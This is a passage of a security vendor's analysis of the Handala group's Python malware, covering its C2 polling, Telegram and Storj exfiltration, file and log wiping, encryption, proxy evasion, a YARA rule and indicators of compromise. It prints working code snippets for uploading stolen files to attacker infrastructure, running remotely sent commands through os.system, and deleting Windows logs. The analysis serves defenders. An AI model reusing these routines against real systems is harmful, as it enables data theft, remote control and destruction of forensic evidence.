Upon further inspection, we identified what appeared to be a login panel, written in Russian, suggesting a custom web-based control interface for managing infected systems. The page featured a login form with the labels: "Authorization", "login" and "password".



Additionally, we discovered a **separate directory on the server,** which we suspect may be used for **storing and distributing attack tools.** While we could not confirm its exact purpose, this finding suggests that the infrastructure is **actively maintained and used** for more than just command execution and data collection.



The password entry field and the label "Authorization for Support" appear in Russian on the login page, confirming its intended purpose.

This active and operational C2 reinforces that Handala's malware is not just a standalone tool - it is part of a well-maintained, organized attack framework designed for persistent access to compromised systems.

Polling the C2 Server for Commands

The malware is programmed to periodically query a designated endpoint (**/command**) for new instructions. This ensures that attackers can maintain control over infected systems without requiring a persistent connection.

```python
import requests

def fetch_c2_command():
    try:
        response = requests.get(f"{server_url}/command")
        if response.status_code == 200:
            return response.json()
    except Exception as e:
        log_error(f"Error fetching commands: {str(e)}")
    return None
```

How This Works:

1. The malware polls the **/command** endpoint at set intervals (e.g., every 30 seconds).
2. If a valid response is received, it parses the JSON payload for executable instructions.
3. The command is then executed locally on the compromised system.

Example of a JSON payload from the C2 server:

```
Python

{
   "task": "exfiltrate",

   "parameters": {

      "file_path": "C:\\Users\\Public\\Passwords.txt"

   }
}
```

In this case, the malware would recognize the **"exfiltrate"** task and initiate a routine to upload the specified file to the attacker's infrastructure.

Uploading Data to the C2 Server

Beyond command execution, the HTTP C2 server is also responsible for collecting exfiltrated data. The malware uses HTTP POST requests to transmit stolen information to a designated **/upload** endpoint.

```
Python

def upload_to_c2(file_path):

   try:

      files = {"file": open(file_path, "rb")}

      response = requests.post(f"{server_url}/upload", files=files)

      return response.status_code

   except Exception as e:

      log_error(f"Error uploading file: {str(e)}")

   return None
```

Why This Matters:

- **Blends into normal web traffic** - HTTP-based exfiltration is difficult to detect, as it mimics legitimate outbound requests.
- **No need for additional malware components** - The same mechanism used for fetching commands is repurposed for data exfiltration.
- **Supports various file types** - Anything from password dumps to keystroke logs can be sent via this method.

Dynamic Command Execution

One of the most sophisticated features of this malware is its ability to adapt dynamically by executing commands sent from the attacker's C2 server. This modular approach allows attackers to expand their operations without modifying the core malware.

Example:

```python
def execute_dynamic_task(task_data):
    task_type = task_data.get("task")
    if task_type == "exfiltrate":
        upload_to_c2(task_data["parameters"]["file_path"])
    elif task_type == "run_command":
        os.system(task_data["parameters"]["command"])
```

This functionality allows attackers to:

- Steal specific files based on real-time reconnaissance.
- Run arbitrary system commands such as **whoami, tasklist,** or **net user**.
- Modify malware behavior on the fly, making detection and mitigation more difficult.

Failover Mechanism: Switching Between C2 and Telegram

To ensure uninterrupted communication, the malware is designed to switch between HTTP and Telegram-based communication depending on network conditions.

✔ If the C2 server is unreachable, the malware switches to Telegram for status updates and exfiltration.

✔ If Telegram is blocked, the malware continues to fetch commands via HTTP.

This built-in redundancy allows Handala's malware to persist even in highly monitored environments, making its removal significantly more challenging.

3. Cloud-Based Data Storage

In addition to Telegram and HTTP-based exfiltration, Handala's malware utilizes cloud-based storage for storing and managing stolen data. Our analysis uncovered hardcoded credentials that allow the malware to upload files to a Storj-based cloud storage instance, giving attackers long-term access to exfiltrated data.

Hardcoded Cloud Storage Credentials

Within the malware's configuration, we found predefined access credentials pointing to a Storj-based object storage service:

```python
S3_hostname = 'gateway.storjshare.io'
S3_access_key = '****************************'
S3_secret_key = '********************************************************'

#Keys are censored
```

Uploading Stolen Data to Storj

The malware uses the boto3 library to upload exfiltrated files directly to the attacker-controlled storage bucket.

```python
def upload_to_s3(file_path):
    session = boto3.Session(aws_access_key_id=S3_access_key,
aws_secret_access_key=S3_secret_key)
    s3 = session.resource('s3')
    bucket = s3.Bucket('handala-bucket')

    bucket.upload_file(file_path, os.path.basename(file_path))
```

Verifying and Accessing the Stolen Data

Once uploaded, attackers can retrieve and manage stored files directly from their Storj bucket. The following code snippet demonstrates how an attacker might list the contents of their bucket:

```python
import boto3
session = boto3.Session(
    aws_access_key_id='****************************',
aws_secret_access_key='********************************************************'
)
s3 = session.resource('s3')
bucket = s3.Bucket('handala-bucket')
# Listing all files in the bucket
for obj in bucket.objects.all():
    print(obj.key)
```

This code returns a list of all stolen files stored in the bucket, allowing attackers to browse and download exfiltrated data at their convenience.

***Note:** While the majority of Handala's exfiltration campaigns have utilized **Storj** as their primary cloud storage provider, evidence suggests that they are also experimenting with alternative solutions, such as **Vultr**, with storage endpoints like **"ams1.vultrobjects.com"**. Our analysis focuses specifically on cases where **Storj** was used, but the underlying code structure appears to support exfiltration to **Vultr-based storage** as well, indicating a flexible approach to cloud-based data transfers.*

4. Destruction Mechanism: Wiping Files on Demand

Handala's malware includes a file wiping module designed to erase traces of its activity and, potentially, cause destructive damage to infected systems. The presence of targeted log deletion and file removal functions suggests that this functionality serves both anti-forensic and disruptive purposes. The **wiper.py** module contains a function for deleting files, which appears to be part of a cleanup routine.

```
Python

def wipe_files(file_list):
    for file in file_list:
        try:
            os.remove(file)
        except Exception as e:
            log_error(f"Failed to delete {file}: {str(e)}")
```

This function iterates through a list of files and attempts to delete them, removing critical forensic evidence left behind by the malware.

Targeted Log Deletion: Erasing Execution Traces

The malware also includes a dedicated function to remove system logs, making incident response and forensic investigation significantly harder.

```
Python

def wipe_logs():
    log_files = [
        "C:\\Windows\\System32\\LogFiles\\WMI\\*.etl",
        "C:\\Users\\Admin\\AppData\\Local\\Temp\\*.log"
    ]
    for log in log_files:
        try:
            for file in glob.glob(log):
                os.remove(file)
        except Exception as e:
print(f"Failed to delete log {log}: {e}")
```

This function targets Windows event logs and temporary log files, ensuring that forensic investigators have fewer clues to analyze.

Key Insights: The Dual Purpose of File Wiping

The wiper functionality in Handala's malware appears to serve two primary purposes:

1. **Anti-Forensic Cleanup**
   - Removes execution traces from system logs.
   - Deletes key forensic artifacts, making detection and analysis more difficult.
   - Ensures persistence by preventing defenders from easily identifying activity.
2. **Potential for Destructive Behavior**
   - The wiping mechanism could be expanded to target user files, leading to data loss.
   - If executed at scale, this functionality could disrupt operations, particularly if deployed against critical infrastructure.

While the malware's primary focus appears to be data theft, the presence of file-wiping capabilities raises concerns about its ability to escalate into a destructive tool when needed.

5. Custom Encryption Mechanism - Protecting Exfiltrated Data

Handala's malware incorporates a custom encryption mechanism to protect exfiltrated data before transmission. This additional layer of security ensures that stolen files remain inaccessible to third parties during transit and storage, complicating forensic analysis and mitigation efforts.

The malware leverages AES (Advanced Encryption Standard) in CBC mode for encrypting files before exfiltration. The encryption logic, found in the utils.py module, is relatively basic but effective.

```python
from Crypto.Cipher import AES
def encrypt_file(file_path, key):
    cipher = AES.new(key.encode('utf-8'), AES.MODE_CBC)
    with open(file_path, 'rb') as f:
        plaintext = f.read()
    ciphertext = cipher.encrypt(plaintext.ljust(16))
    return ciphertext
```

How It Works:

1. **AES Key Generation** - The malware uses a secret encryption key that is likely hardcoded or dynamically retrieved.
2. **Padding Mechanism** - The file's contents are padded to align with AES's block size requirement.
3. **CBC Mode Encryption** - The AES cipher is initialized in Cipher Block Chaining (CBC) mode, which enhances security by ensuring that each block of plaintext affects the next.
4. **File Encryption** - The resulting ciphertext is generated and stored, ensuring that stolen files remain unreadable without the key.

Implications of This Encryption Mechanism

- **Obfuscates Exfiltrated Data** - Even if intercepted, the stolen files cannot be easily examined without decrypting them first.
- **Complicates Forensic Analysis** - Security teams attempting to analyze stolen files will face additional challenges without access to the encryption key.
- **Potential for Hardcoded or Externally Provided Keys** - If the key is embedded within the malware, it could be extracted and used for decryption. However, if it is retrieved dynamically from a remote server, decrypting the files post-exfiltration becomes significantly harder.

The use of custom encryption for exfiltrated data underscores Handala's evolving tradecraft, demonstrating a deliberate effort to protect stolen information from unintended discovery.

6. Network Monitoring Evasion - Concealing Malicious Traffic

Handala's malware is designed to blend into normal network activity, making detection and analysis significantly more challenging. By leveraging legitimate APIs and anonymized traffic routing, the malware ensures that its communication channels remain undetected by traditional security solutions.

Instead of relying on easily identifiable attacker-controlled servers, the malware piggybacks on legitimate platforms such as:

- **Telegram** - Used for command interaction and data exfiltration, leveraging encrypted messaging protocols.
- **Storj (AWS S3 API)** - Utilized for storing stolen data in attacker-controlled cloud storage.

Since these services are commonly used for legitimate business operations, security tools are less likely to flag their traffic as suspicious.

The malware includes built-in proxy configurations that route its traffic through anonymized networks, further obfuscating its origin.

```
Python

proxy_settings = {
    "http": "http://proxy.example.com:8080",
    "https": "https://proxy.example.com:8080"
}

response =
requests.get('https://api.telegram.org/bot123456/sendMessage',
proxies=proxy_settings) # A sample request to a telegram bot with a fake identifier.
```

How It Works:

1. **Configures proxy settings** - The malware dynamically applies predefined proxy configurations.
2. **Routes request through anonymized networks** - HTTP and HTTPS traffic is redirected through external proxies, making it harder to trace back to the original source.
3. **Spoofs legitimate activity** - The malware's network requests appear as normal API calls, avoiding traditional security triggers.

Why This Matters

- **Bypass Content Filtering** - Many organizations allow Telegram, cloud storage APIs, and proxy traffic, making it difficult to enforce strict blocking policies.
- **Hides Attacker Infrastructure** - Instead of directly connecting to malicious servers, the malware routes requests through trusted services.
- **Evasive by Design** - Even if detected, distinguishing malicious activity from legitimate traffic becomes challenging for security teams.

By implementing proxy-based routing and leveraging trusted communication platforms, Handala's malware significantly reduces its visibility, ensuring long-term persistence within compromised environments.

Connecting the Dots - Understanding Handala's Operational Approach

A deep analysis of the malware's source code has revealed a structured and adaptable attack framework. Handala's operators have designed the malware with stealth, scalability, and operational flexibility, ensuring it can persist in compromised environments while minimizing detection.

Stealth and Scalability

The malware's use of legitimate cloud services for communication and data storage enhances both its scalability and ability to evade detection.

- **Telegram** is leveraged for command interaction and file exfiltration, disguising malicious traffic as legitimate encrypted communications.
- **Storj (AWS S3 API)** provides long-term storage for stolen data, eliminating the need for attacker-maintained infrastructure.
- **HTTP-based C2 communication** serves as a fallback, ensuring the malware can receive commands even if Telegram is blocked.

This multi-channel approach enables attackers to scale operations effortlessly while maintaining a low visibility profile in monitored networks.

Dual-Purpose Modules: Offensive and Defensive Capabilities

Many of the malware's core components serve both offensive and defensive functions, making them highly adaptable for different operational needs.

- **utils.py** is responsible for data exfiltration and encryption, allowing attackers to both extract and secure stolen information.
- **wiper.py** facilitates anti-forensic measures, erasing system logs and infection traces while also providing the potential for destructive attacks.
- **The proxy and encryption mechanisms** make detection harder while enabling attackers to pivot across multiple environments without exposing infrastructure.

This modular design allows Handala to maintain operational effectiveness while actively countering forensic investigation efforts.

Operator Flexibility: Configurable for Any Attack Scenario

Rather than relying on hardcoded infrastructure, Handala's malware is built with dynamic configuration capabilities, enabling attackers to modify key operational parameters without redeploying the malware.

- **Configurable Communication Channels** - Attackers can easily switch between Telegram and HTTP-based C2 to adapt to different security environments.
- **Flexible Storage Options** - The malware's **config.py** file allows operators to update cloud storage destinations (S3 buckets, API keys) on the fly.
- **Rapid Adaptation** - Changing Telegram bot tokens, proxies, and encryption keys enables continued operation even if parts of the attack infrastructure are compromised.

By embedding configurations directly into the **config.py** module, Handala's operators ensure that their malware remains highly flexible, reducing the need for constant redeployment.

Final Observations

Handala's malware is not just a collection of scripts-it is a well-structured, scalable cyber toolset built to adapt, evade, and persist.

- **Stealth & Longevity** -Uses trusted cloud services to remain undetected.
- **Modular & Multi-Purpose** - Each component has both offensive and defensive applications.
- **Easily Adaptable** - Operators can reconfigure attack parameters without altering the core malware.

This adaptability suggests that Handala is refining its techniques, making it increasingly difficult to detect and mitigate its operations. Understanding this framework is critical for organizations looking to defend against evolving threats in modern cyber warfare.


The evolution of Handala from a nuisance hacktivist group to a highly organized cyber threat highlights a stark reality: attackers adapt faster than many organizations can respond. The breaches we've analyzed show that once inside, these adversaries move with precision, leveraging stolen credentials, supply chain vulnerabilities, and stealth tactics to maintain persistence.

At OP Innovate, we have been at the forefront of investigating and mitigating these threats, providing Incident Response (IR) services to organizations caught in the crossfire. However, waiting for an attack to happen isn't a strategy—it's a risk. A proactive security approach is essential.

Our **WASP platform** enables organizations to continuously test their security posture, combining **penetration testing, attack surface management (ASM), and cyber threat intelligence (CTI)** to detect vulnerabilities before they become breaches. If your organization wants to **enhance its readiness, secure critical assets, or establish an IR retainer for rapid response,** we're here to help.

Schedule a Call to get a free Consultation

Strengthen your defenses before the next attack happens.



IOCs

Yara Rule:

A YARA rule crafted to detect potential instances of Handala crafted executables. Should be treated as a suggested rule, as false positives can exist and should be checked further.

```
Unset

rule Handala
{
    meta:
        author = "OP Innovate LTD (https://op-c.net)"
        description = "A YARA rule crafted to detect potential instances of Handala crafted executables. Should be treated as a suggested rule, as false positives can exist and should be checked further."
    strings:
        // Grouped module/function patterns (each pattern ends with a literal ")")
        $boto3         = /boto3(\.[A-Za-z0-9_]+)*\)/
        $botocore      = /botocore(\.[A-Za-z0-9_]+)*\)/
        $s3transfer    = /s3transfer(\.[A-Za-z0-9_]+)*\)/
        // Allow an optional leading punctuation/digit before "cryptography"
        $cryptography  = /[,\$\*\-0-9&]?cryptography(\.[A-Za-z0-9_]+)*\)/
        $dateutil      = /dateutil(\.[A-Za-z0-9_]+)*\)/
        $email         = /email(\.[A-Za-z0-9_]+)*\)/
        $importlib     = /importlib(\.[A-Za-z0-9_]+)*\)/
        $ctypes        = /ctypes(\.[A-Za-z0-9_]+)*\)/
        $xml           = /xml(\.[A-Za-z0-9_]+)*\)/
        $urllib        = /urllib(\.[A-Za-z0-9_]+)*\)/
        $urllib3       = /urllib3(\.[A-Za-z0-9_]+)*\)/
        $concurrent    = /concurrent(\.[A-Za-z0-9_]+)*\)/
        $multiproc     = /[!]?multiprocessing(\.[A-Za-z0-9_]+)*\)/

        // Group common built-in modules
        $pymodules     = /(ast|base64|bisect|calendar|configparser|contextlib|contextvars|copy|datetime|dis|fnmatch|fractions|ftplib|getopt|getpass|gettext|gzip|hashlib|hmac|html|inspect|ipaddress|jmespath|json|logging|lzma|mimetypes|numbers|opcode|pathlib|pickle|pkgutil|platform|pprint|psutil|queue|quopri|random|runpy|signal|socket|ssl|statistics|string|stringprep|subprocess|tarfile|tempfile|textwrap|threading|token|tokenize|tracemalloc|typing|typing_extensions|uuid|winerror|zipfile)\)/

        // Literal strings that don't follow a pattern, but are indicative in all of Handala's executables.
        $endpoint      = "endpoint-rule-set-1.json"
        $pyi_contents  = "pyi-contents-directory"
        $pyi_runtime   = "pyi-runtime-tmpdir"
        $kernel32      = "KERNEL32.dll"
        $advapi32      = "ADVAPI32.dll"
        $future        = "__future__)"
        $compat_pickle = "_compat_pickle)"
        $compression   = "_compression)"
        $markupbase    = "_markupbase)"
        $py_abc        = "_py_abc)"
        $pydecimal     = "_pydecimal)"
        $strptime      = "_strptime)"
        $thread_local  = "_threading_local)"
        $argparse      = "argparse)"
        $bpython_exp   = "bpyexpat.pyd"
        $opyi_internal = "opyi-contents-directory _internal"
        $zpyz          = "zPYZ-00.pyz"
        $mpyimod01     = "mpyimod01_archive"
        $mpyimod02     = "mpyimod02_importers"
        $mpyimod03     = "mpyimod03_ctypes"
        $mpyimod04     = "mpyimod04_pywin32"
        $spyiboot      = "spyiboot01_bootstrap"
        $spyi_inspect  = "spyi_rth_inspect"
        $spyi_pkgutil  = "spyi_rth_pkgutil"
        $spyi_mproc    = "spyi_rth_multiprocessing"

        // Grouped "b-files" (DLLs, PYDs, ZIPs, or Windows paths starting with "b").
        $b_files = /(bVCRUNTIME140(_1)?\.dll|b_[a-z]+\.pyd|bbase_library\.zip|bboto3\\(data\\|examples\\)|bbotocore\\(cacert\.pem|data\\)|bcryptography\\hazmat\\bindings\\_rust\.pyd|bpsutil\\_psutil_windows\.pyd|bpython3\.dll|bselect\.pyd|bunicodedata\.pyd|bwin32\\win32api\.pyd|bpyexpat\.pyd)/i

    condition:
        all of ($*)
}
```

Hashes, IP Addresses & Domains

Type	Value
IP	23.94.211.166
IP	80.240.30.16
IP	176.10.125.107
IP	209.250.255.169
Hash	223c528a2f73f017a95a6e65a43ed974704d9e7ea757e02e6ffc4ad3e37e355a
Hash	70f6a03cc2a2ca5efe40c2d37fe49a1a1d7facfb6c06c7ecd250c4daec554770
Hash	7a60c7ab0add0b2154af53ec7124bc619d2371c1a9efa32b9c9a6709129d307c
Hash	c42cc664d738825c4d144d9f273c99f42065e1cb25fb13ce504bab2c4d06922d
Hash	d234bb81737612a4f9d18d47992412e84bbfb7f75de2c7c83e850c16b88f6fff
Hash	6cc5b94b93bc91eb34447322cfc9b4b1cfbc1b201788acf68a0a53ce3cb091ab
Domain	gateway.storjshare.io
Domain	link.storjshare.io
Domain	ams1.vultrobjects.com
Domain	ewr1.vultrobjects.com
Domain	sgp1.vultrobjects.com
Domain	sjc1.vultrobjects.com